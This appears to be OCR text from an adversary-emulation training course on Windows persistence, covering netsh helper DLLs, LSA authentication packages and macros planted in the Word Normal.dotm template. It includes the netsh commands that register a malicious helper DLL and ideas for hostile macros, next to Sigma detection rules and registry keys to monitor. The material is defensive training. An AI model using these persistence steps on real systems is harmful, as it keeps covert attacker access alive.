
> *"Windows Authentication Package DLLs are loaded by the Local Security Authority (LSA) process at system start. They provide support for multiple logon processes and multiple security protocols to the operating system." – MITRE*

Another interesting, similar, attack strategy is the use of sub-authentication packages, which is referenced in the following StealthBits article: https://stealthbits.com/blog/domain-persistence-with-subauthentication-packages/

Similar to Authentication Packages, Security Support Providers are evenly critical and effective to achieve persistence.

> *"Windows Security Support Provider (SSP) DLLs are loaded into the Local Security Authority (LSA) process at system start. Once loaded into the LSA, SSP DLLs have access to encrypted and plaintext passwords that are stored in Windows, such as any logged-on user's Domain password or smart card PINs." – MITRE*

If achieved, Authentication Package or Security Support Provider persistence is equal to a full compromise. As our malicious DLL is loaded by the Windows LSA, our payload can freely interfere with the Windows authentication process.




Netsh Helper DLLs

Netsh.exe (also referred to as Netshell) is a command-line scripting utility used to interact with the network configuration of a system. It contains functionality to add helper DLLs for extending functionality of the utility. The paths to registered netsh.exe helper DLLs are entered into the Windows Registry at HKLM\SOFTWARE\Microsoft\Netsh.

Although netsh provides an interesting means of loading external DLLs, it's important to note that these cannot just be any regular DLL. In fact, for the DLL to properly load, the DLL entry point InitHelperDll needs to exist. A great project that facilitates emulation of this technique is "NetShHelperBeacon" by OutflankNL, which provides sample C code to compile valid netsh helper DLLs!

For additional details, please refer to https://github.com/outflanknl/NetshHelperBeacon.

DEMONSTRATING THE NETSH HELPER DLL POC



In the screenshot to the left, we can see the PoC code provided by OutflankNL executing on our machine.

Note that whenever netsh.exe is launched, the malicious "helper" DLL will now be executed.

Although a great way to persist, netsh.exe is not always executed on boot, so we might want to add netsh.exe as a startup item using a secondary persistence mechanism. ☺

Demonstrating the Netsh Helper DLL PoC

In the screenshot on the slide, we can see the PoC code provided by OutflankNL executing on our machine.

Registering the DLL to netsh.exe is rather simple, using the following commands:


C:\Windows\system32> netsh

netsh> add helper C:\NetShHelperBeacon.dll

This will almost immediately pop up a calc.exe window. Note that whenever netsh.exe is now launched, the malicious "helper" DLL will be executed (and calc.exe will thus be launched).

Although a great way to persist, netsh.exe is not always executed on boot, so we might want to add netsh.exe as a startup item using a secondary persistence mechanism…

DETECTING THESE MECHANISMS



In the screenshot to the left, we can see the **NetshHelperBeacon** registry key for netsh.
Most of the mechanisms discussed can be easily detected when reviewing the following registry keys:

- HKLM\Software\Microsoft\Netsh
- HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs
- HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows\Load AppInit_DLLs
- HKLM\System\CurrentControlSet\Control\Session Manager\AppCertDlls
- HKLM\System\CurrentControlSet\Control\Lsa\

Detecting These Mechanisms

In the screenshot to the left, we can see the NetshHelperBeacon registry key for netsh. Throughout this module, we've identified multiple mechanisms for persistence using DLLs in the registry.

Most of the mechanisms discussed can be easily detected when reviewing the following registry keys:

- HKLM\Software\Microsoft\Netsh
- HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs
- HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows\Load AppInit_DLLs
- HKLM\System\CurrentControlSet\Control\Session Manager\AppCertDlls
- HKLM\System\CurrentControlSet\Control\Lsa\

DETECTING NETSH PERSISTENCE: EXAMPLE SIGMA RULES

```
title: Suspicious Netsh DLL Persistence
id: 56321594-9087-49d9-bf10-524fe8479452
description: Detects persistence via netsh helper
status: test
references:
    - https://github.com/redcanaryco/atomic-red-team
tags:
    - attack.persistence
    - attack.t1060
date: 2019/10/25
modified: 2019/10/25
author: Victor Sergeev, oscd.community
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image|endswith: '\netsh.exe'
        CommandLine|contains|all:
            - 'add'
            - 'helper'
    condition: selection
```

```
fields:
    - ComputerName
    - User
    - CommandLine
    - ParentCommandLine
falsepositives:
    - Unknown
level: high
```

This SIGMA rule uses Sysmon process creation events (event ID 1) and looks for **netsh**.exe being used and the command-line arguments "**add**" and "**helper**".

Detecting Netsh Persistence: Example SIGMA Rules

This SIGMA rule uses Sysmon process creation events (event ID 1) and looks for netsh.exe being used and the command-line arguments "add" and "helper".

Please refer to the public SIGMA repository by Florian Roth for additional details:
https://github.com/Neo23x0/sigma

DETECTING APPCERT PERSISTENCE: EXAMPLE SIGMA RULES

```
title: New DLL Added to AppCertDlls Registry Key
id: 6aa1d992-5925-4e9f-a49b-845e51d1de01
status: experimental
description: Dynamic-link libraries (DLLs) that are specified
in the AppCertDLLs value in the Registry key can be abused to
obtain persistence and privilege escalation
references: <SNIP>
tags:
    - attack.persistence
    - attack.T1546/009
author: Ilyas Ochkov, oscd.community
date: 2019/10/25
modified: 2019/11/13
logsource:
    product: windows
    service: sysmon
detection:
    selection:
      - EventID:
            - 12  # key create
            - 13  # value set
        TargetObject:
'HKLM\SYSTEM\CurrentControlSet\Control\Session
Manager\AppCertDlls'
      - EventID: 14  # key rename
        NewName: 'HKLM\SYSTEM\CurentControlSet\Control\Session
Manager\AppCertDlls'
    condition: selection
fields:
    - EventID
    - Image
    - TargetObject
    - NewName
falsepositives:
    - Unkown
level: medium
```

This SIGMA rule uses Sysmon registry events **12** (key create), **13** (value set), and **14** (key rename).

The registry key to be monitored is **HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\AppCertDlls**

Detecting AppCert Persistence: Example SIGMA Rules

This SIGMA rule uses Sysmon registry events 12 (key create), 13 (value set), and 14 (key rename).

The registry key to be monitored is “HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\AppCertDlls”.

Please refer to the public SIGMA repository by Florian Roth for additional details: https://github.com/Neo23x0/sigma

DETECTING APPINIT PERSISTENCE: EXAMPLE SIGMA RULES

```
title: New DLL Added to AppInit_DLLs Registry Key
id: 4f84b697-c9ed-4420-8ab5-e09af5b2345d
status: experimental
description: <snip>
references: <snip>
tags:
    - attack.persistence
    - attack.T1546/010
author: Ilyas Ochkov, oscd.community
date: 2019/10/25
modified: 2019/11/13
logsource:
    product: windows
    service: sysmon
detection:
    selection:
      - EventID:
            - 12 # key create
            - 13 # value set
        TargetObject:
                - '*\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Windows\AppInit_Dlls'
                - '*\SOFTWARE\Wow6432Node\Microsoft\Windows
NT\CurrentVersion\Windows\AppInit_Dlls'
```

```
 - EventID: 14 # key rename
        NewName:
                - '*\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Windows\AppInit_Dlls'
                - '*\SOFTWARE\Wow6432Node\Microsoft\Windows
NT\CurrentVersion\Windows\AppInit_Dlls'
    condition: selection
fields:
    - EventID
    - Image
    - TargetObject
    - NewName
falsepositives:
    - Unkown
level: medium
```

This SIGMA rule uses Sysmon registry events **12** (key create), **13** (value set), and **14** (key rename).

It monitors both the **32-bit and 64-bit registry keys** for AppInit DLLs.

Detecting AppInit Persistence: Example SIGMA Rules

This SIGMA rule uses Sysmon registry events 12 (key create), 13 (value set), and 14 (key rename). It monitors both the 32-bit and 64-bit registry keys for AppInit DLLs:

- *\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_Dlls
- *\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_Dlls

Please refer to the public SIGMA repository by Florian Roth for additional details:
https://github.com/Neo23x0/sigma

SUMMARIZING PREVENTION / DETECTION

Security Control	Implementation Ease?	Effectiveness?	Comment?
Limit administrative privileges	Easy	High	AppCert, AppInit and Netsh helper DLLs require administrative access

Detection Logic	Logs required?	False positive ratio?	Comment?
Review parent-child relationships	Process Creation (Sysmon event ID 1)	Low	Netsh should not have child processes
Review registry manipulation	Registry interaction (Sysmon event ID 12, 13, 14)	Low	Detect changes to AppCert, AppInit and NetSh registry keys
Enumerate Autoruns AppInit entries	Autoruns	Low	Does not cover AppCert & AppInit
Enumerate AppCert, AppInit & NetSh Helper DLLs	Manual Collection	Low	Periodically collect & compare, requires a baseline

The described attack approaches require **administrative privileges** and can thus be prevented provided the adversary does not obtain privileged access. There's a variety of different detection mechanisms that can be implemented, with a focus on detection of **registry manipulation**.

Summarizing Prevention / Detection

The described attack approaches require administrative privileges and can thus be prevented provided the adversary does not obtain privileged access.

Detection-wise, there's quite a few detection tactics that can be implemented, quite a few focused on the registry manipulation:

- Review registry manipulation for the installation of these backdoors (Sysmon event IDs 12, 13, and 14):
  - HKLM\Software\Microsoft\Netsh
  - HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs
  - HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows\Load AppInit_DLLs
  - HKLM\System\CurrentControlSet\Control\Session Manager\AppCertDlls
  - HKLM\System\CurrentControlSet\Control\Lsa\
- Enumerate the AppCert, AppInit, and Netsh helper DLLs on a periodic basis and baseline
- For detection of netsh helper backdoors, review parent-child relationships (Sysmon event ID 1): Netsh should NOT have child processes
- For detection of AppInit entries, Autoruns can provide an overview

Course Roadmap

- Introduction & Key Tools
- Initial Access
- Lateral Movement
- **Persistence**
- Azure AD & Emulation Plans
- Adversary Emulation Capstone

SEC699.4

Pivoting Between Domains & Forests
Breaking Domain & Forest Trusts
Exercise: Pivoting between Domains & Forests
Persistence Techniques
COM Object Hijacking
Exercise: COM Object Hijacking
WMI Persistence
Exercise: WMI Persistence
AppCert, AppInit & Netsh Helper DLL
Exercise: Implementing Netsh Helper DLL
Office Template & Library Tricks
Exercise: Office Persistence
Application Shimming
Exercise: Application Shimming
Stealth AD Persistence & Manipulation
Exercise: Stealth AD Persistence
Conclusions

This page intentionally left blank.

EXERCISE: IMPLEMENTING NETSH HELPER DLL

Please refer to the workbook for further instructions on the exercise!

This page intentionally left blank.


Course Roadmap

- Introduction & Key Tools
- Initial Access
- Lateral Movement
- **Persistence**
- Azure AD & Emulation Plans
- Adversary Emulation Capstone

SEC699.4

Pivoting Between Domains & Forests
Breaking Domain & Forest Trusts
Exercise: Pivoting between Domains & Forests
Persistence Techniques
COM Object Hijacking
Exercise: COM Object Hijacking
WMI Persistence
Exercise: WMI Persistence
AppCert, AppInit & Netsh Helper DLL
Exercise: Implementing Netsh Helper DLL
Office Template & Library Tricks
Exercise: Office Persistence
Application Shimming
Exercise: Application Shimming
Stealth AD Persistence & Manipulation
Exercise: Stealth AD Persistence
Conclusions

This page intentionally left blank.



Office Persistence


Microsoft Office does not require any introduction: It's the premier office applications toolsuite provided by Microsoft, including Word, Excel, PowerPoint, and others. In the security space, we mostly touch upon Office when discussing VBA Macros for payload execution. There's persistence options as well, though…

- Templates are used as the basis of all new documents created by Office. We can install payloads in these Office templates to gain persistence.
- Add-ins are available in the majority of Office applications. An add-in enables new commands and features in Microsoft Office applications, with the intent of increasing productivity.

Some excellent resources on this attack strategy include:

https://attack.mitre.org/techniques/T1137/
https://www.mdsec.co.uk/2019/05/persistence-the-continued-or-prolonged-existence-of-something-part-1-microsoft-office/
https://www.ired.team/offensive-security/persistence/word-library-add-ins

THE DEFAULT TEMPLATE IN MICROSOFT WORD



The default Word template (called "**Normal.dotm**") can be found in C:\Users\USERNAME\AppData\Roaming\Microsoft\Templates.

You can right-click it and use "Open" to adapt in Microsoft Word. Please don't double-click it, as it will create a new document based on the template.

The Default Template in Microsoft Word


The default Word template (called "Normal.dotm") can be found in C:\Users\USERNAME\AppData\Roaming\Microsoft\Templates. From the Microsoft documentation:

"The Normal.dotm template opens whenever you start Microsoft Word, and it includes default styles and customizations that determine the basic look of a document."

You can right-click it and use "Open" to adapt in Microsoft Word. Please don't double-click it, as it will create a new document based on the template.

Microsoft support documentation on changing the default template can be found here: https://support.microsoft.com/en-us/office/change-the-normal-template-normal-dotm-06de294b-d216-47f6-ab77-ccb5166f98ea?ui=en-us&rs=en-us&ad=us

"INFECTING" THE DEFAULT TEMPLATE



Inside the Office Macro template document, we can now add a Macro. In the example to the left, we are simply creating a Message Box that will inform us that the Macro was successfully executed.

Please refer to the Day 2 materials on some more malicious Macro ideas. ☺

Once the changes are made, don't forget to save them!

"Infecting" the Default Template


Inside the Office Macro template document, we can now add a Macro. In the example above, we are simply creating a Message Box that will inform us that the Macro was successfully executed.

Please refer to the Day 2 materials on some more malicious Macro ideas… Here are some ideas:

- A VBA macro that performs process hollowing
- A VBA macro that performs parent-child spoofing
- A VBA macro that performs command-line spoofing
- All of the above? ☺

Once the changes are made, don't forget to save them.

CREATING A NEW OFFICE DOCUMENT




As a test, we will now create a standard, default, Word document that we save as "test.docx". Note that we are not saving it as a Macro-enabled document (.docm)…


Creating a New Office Document

As a test, we will now create a standard, default, Word document that we save as "test.docx". This document does not contain any malicious content (not a single line of VBA / Macro code). Furthermore, note that we are not saving it as a Macro-enabled document (.docm)…

OPENING OUR OFFICE DOCUMENT

Interestingly enough, the **Macro executes** when we open the test.docx file!





When reviewing the Trust Center settings, you'll notice that we are still using the default setting, where Macros are **disabled** by default… Yet the template Macro still runs!

Opening Our Office Document


Let's open the Office document we just created to assess its effectiveness.


Interestingly enough, the Macro executes when we open the test.docx file! This might come as a surprise, as our test document is NOT a macro-enabled file. Furthermore, when reviewing the Trust Center settings, you'll notice that we are still using the default setting, where Macros are disabled by default…

Still, the Macro runs…. What's going on here? It's important to note that the Macro actually still resides in the template document (.dotm), which is actually Macro-enabled! Furthermore, the template document is stored in a Trusted Location (C:\Users\USERNAME\AppData\Roaming\Microsoft\Templates), so any Macro restrictions are ignored.

HARDENING THE TRUST CENTER SETTINGS

To further make our case, we can further harden our **Trust Center** settings to "**Disable all macros without notification**"





Even when this setting is enabled, the Macro is still executed when the Office document is opened. Quite the **persistent** setting, right? ☺


Hardening the Trust Center Settings

